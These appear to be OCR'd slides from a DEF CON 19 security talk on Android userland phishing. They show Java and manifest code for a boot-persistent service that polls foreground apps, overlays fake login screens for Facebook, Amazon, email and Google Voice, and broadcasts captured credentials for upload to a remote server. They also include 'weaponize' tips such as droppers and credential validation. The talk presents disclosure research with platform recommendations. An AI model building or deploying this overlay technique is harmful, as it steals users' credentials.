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DEF CON 19:
This is REALLY not the Droid you're looking for…

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Agenda

- Introductions
- Primer / History: Android Platform Development
- Mobile User Interface DOs and DON'Ts
- Research Motivations
- Research Implications
- Demo
- How it Works: Technical Deep Dive
- Conclusions

Introductions

Who are we?

Nicholas J. Percoco (c7five)

- Head of SpiderLabs at Trustwave
- Started my InfoSec career in the 90s

Sean Schulte (sirsean)

- SSL Team at Trustwave
- Backend Developer (Java & Ruby)

Introductions

What's this talk about?

Part II of last year's talk…

- Focused on Kernel Level Rootkit for Android OS
- Raised awareness on the risks and implications
- Did NOT touch on anything in userland…

Introductions

What's this talk about?

This year…

- We focused 100% on the userland
- What "tricks" we could play using available APIs?
- Explored what Google allowed developers to do
- Discovered a Layer-7 "0day" in the process…

Primer / History: Android Platform Dev

What is the Android OS?

- Android is a software stack for mobile devices that includes an operating system, middleware and key applications.
- The applications consists of Java apps running on the Dalvik VM.
- The middleware is made of C libraries including SQLite, OpenGL, WebKit, etc.
- The kernel is Linux.

Source: Google

Primer / History: Android Platform Dev

How has Android evolved?

- Donut / Éclair (XX%)
  - Revamped UI (introduced slide-from-right animation between different applications)
- Froyo (XX%)
  - Performance improvements, Wifi tethering, Flash
- Gingerbread (XX%)
  - Refined UI … No carrier cooperation, little uptake
- Honeycomb (XX%)
  - Closed source, tablet-only

Primer / History: Android Platform Dev

How does Google release Android updates?

- Closed development inside Google
- Source drop at the time of binary release (sometimes later, or never)
- Clean, stock Android installed on "Google Experience" devices (Nexus One, Nexus S, G2)
- Indefinite (lengthy) waiting period while carriers and OEMs add their customization layers
- Carriers have little incentive to update phones they've already sold, so that rarely happens
  - New agreement that carriers will support phones for 18 months … yet to see how that works out

Primer / History: Android Platform Dev

What is the Android Market?

- An online software store owned by Google
- Access the Market by using the Android Market app
  - Or the Android Market website, which can remotely install apps on your phone
- Currently over 200K apps available for download
- Google does NOT review apps that are submitted
- Google can remove BAD apps from the market
  - also a user's device

Primer / History: Android Platform Dev

What are some Android development terms?

- **Activities**
  - Basic unit of Android apps, these are user-facing screens
- **Intents**
  - A bundle of data that apps can respond to
- **Services**
  - Long running processes, no UI
- **Notifications**
  - Standardized way of getting the user's attention
  - Icon appears in the top left, allows you to get more info by opening the notifications drawer

Mobile User Interface DOs and DON'Ts

- **Three areas of focus:**

Simple

Consistent


Getting User's Attention


Mobile User Interface DOs and DON'Ts


- **Simple**
  - User are using your app to do one thing
    - Each Activity should have a focused purpose
    - This Activity should be immediately apparent

Mobile User Interface DOs and DON'Ts

- **Consistent**
  - Re-use Activities from other apps
  - They'll provide familiar functionality
  - You don't need to re-invent the wheel (poorly)







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
Mobile User Interface DOs and DON'Ts

- **Consistent**
  - Don't override the BACK button
  - Google's OWN advice, but screws up their OWN apps
  - For example, Google Voice:



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Mobile User Interface DOs and DON'Ts

- **Getting User's Attention**
  - Use a Notification
  - Never display an Activity that a user DIDN'T request
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Of course, this is just a BEST PRACTICE, right?

Android lets us do what ever we like…

Research Motivations

- **Initially a side effect of other research**
  - See: "Getting SSLizzard"
- **A lot of security research focuses on "breaking"**
  - INPUT = MALICIOUS then OUTPUT = BAD
- **What can we do by "building" using GOOD tools?**
  - INPUT = GOOD then OUTPUT = BAD?
- **Mobile often sacrifices security for screen size**
- **How far can we push the user?**

Research Implications

Consider the following:

- **An attacker builds an App using approved APIs**
- **Submits App to a public app market**
- **App is approved (immediately) and available for download**
- **User downloads App**
- **App steals credentials from popular Apps:**
  - Banking, Social Networking, Shopping, VPN, etc.
- **Users do NOT suspect issues with their devices**

Demo

- **What you'll see:**
  - We'll play with "Bantha Pudu"
  - We'll then use some popular apps
  - Our credentials will be stolen and sent to a remote server
  - We'll submit "Bantha Pudu" to the Android Market
    - It will be crippled so as not to upload credentials
  - You can download it and try it out

How it Works: Technical Deep Dive

- **Step 1: Register a Service**

```
<service
    android:name=".ImportantSystemService"
    android:label="Important System Service">
        <intent-filter>
            <action android:name="org.android.ImportantSystemService" />
        </intent-filter>
</service>
```

How it Works: Technical Deep Dive

- **Step 2: Keep the Service Running**
  - Even through a Reboot


```
<receiver
    android:name=".receiver.StartImportantSystemServiceAtBootReceiver"
    android:enabled="true"
    android:exported="true"
    android:label="StartImportantSystemServiceAtBootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```


```
public void onReceive(Context context, Intent intent) {
    if ("android.intent.action.BOOT_COMPLETED".equals(intent.getAction())) {
        Intent serviceIntent =
            new Intent("org.android.ImportantSystemService");
        context.startService(serviceIntent);
    }
}
```


How it Works: Technical Deep Dive


- **Step 3: Define the App you want to attack**

```
mVictims.put("com.android.email", EmailLogin.class);
mVictims.put("com.facebook.katana", FacebookLogin.class);
mVictims.put("com.amazon.mShop.android", AmazonShopLogin.class);
mVictims.put("com.google.android.apps.googlevoice", GoogleVoiceLogin.class);
```









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How it Works: Technical Deep Dive

- **Step 4: Poll for Foreground Apps**


```
mTimer.scheduleAtFixedRate(new TimerTask() {
  @Override
  public void run() {
   ActivityManager activityManager =
     (ActivityManager) getSystemService( Context.ACTIVITY_SERVICE );
   List<RunningAppProcessInfo> appProcesses =
     activityManager.getRunningAppProcesses();
   for(RunningAppProcessInfo appProcess : appProcesses){
     if (appProcess.importance == RunningAppProcessInfo.IMPORTANCE_FOREGROUND) {
       if (mVictims.containsKey(appProcess.processName)) {
         Intent dialogIntent =
           new Intent(getBaseContext(), mVictims.get(appProcess.processName));
         dialogIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
         getApplication().startActivity(dialogIntent);
       }
     }
   }
  }
}, DELAY, INTERVAL);
```

How it Works: Technical Deep Dive

- **Step 5: Create Activity for Each Target App**
  - Note their use of Title Bar / No Title Bar

```
requestWindowFeature(Window.FEATURE_CUSTOM_TITLE);
getWindow().setFeatureInt(
    Window.FEATURE_CUSTOM_TITLE,
    R.layout.login_victim1_title_bar);


requestWindowFeature(Window.FEATURE_NO_TITLE);
```





How it Works: Technical Deep Dive


- **Step 6: Override the BACK Button**

```
@Override
public void onBackPressed() {
    moveTaskToBack(true);
}
```

When they click the back button, we want to go away and put them right back into the app they'd been in before we took over.







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How it Works: Technical Deep Dive

- **Step 7: Send Credentials to External Server**
  - Upload using a different thread

```
Intent serviceIntent =
  new Intent("org.android.intent.action.ADD_CREDENTIALS");
serviceIntent.putExtra("appName", "Facebook");
serviceIntent.putExtra("username", username);
serviceIntent.putExtra("password", password);
sendBroadcast(serviceIntent);

@Override
public void onReceive(Context context, Intent intent) {
 final TelephonyManager tm =
  (TelephonyManager)context.getSystemService(Context.TELEPHONY_SERVICE);
 String appName = intent.getStringExtra("appName");
 if (appName != null) {
  String username = intent.getStringExtra("username");
  String password = intent.getStringExtra("password");
  sendCredentials(tm.getDeviceId(), appName, username, password);
 }
}
```

How it Works: Technical Deep Dive

- **Step 8: Request the Necessary Permissions**

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
```

How it Works: Technical Deep Dive

- **Step 9: Other Tips**
  - When setting up your (attacking) Activities, use "noHistory" so your login screens won't show up in the app switcher
    - `android:noHistory="true"`
  - Some apps resize when the soft keyboard appears, and some don't – you should behave the same way
    - `android:windowSoftInputMode="adjustResize"`

How to Weaponize

- **Randomly show on app startup, not every time**
- **Show login screen after they've been in the app for a while**
- **Check whether the supplied credentials work**
  - If they do, stop showing the login screen for that app
- **Use one app as "dropper" for the malicious one**
  - Allow for "Service" app to be decoupled from the parent app

Conclusions

- **Approved APIs can easily create malicious Apps**
- **Not restricting developers from making certain UI decisions is a DISASTER waiting to happen**
- **What can Google do?**
  - Take their Best Practices and ENFORCE them
  - Restrict developers from taking over the foreground
  - Use a specific visual animation when switching apps
    - Make it different from intra-app screen changes
    - Don’t allow developers to use this animation

Trustwave's SpiderLabs®

SpiderLabs is an elite team of ethical hackers at Trustwave advancing the security capabilities of leading businesses and organizations throughout the world.

More Information:

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Questions?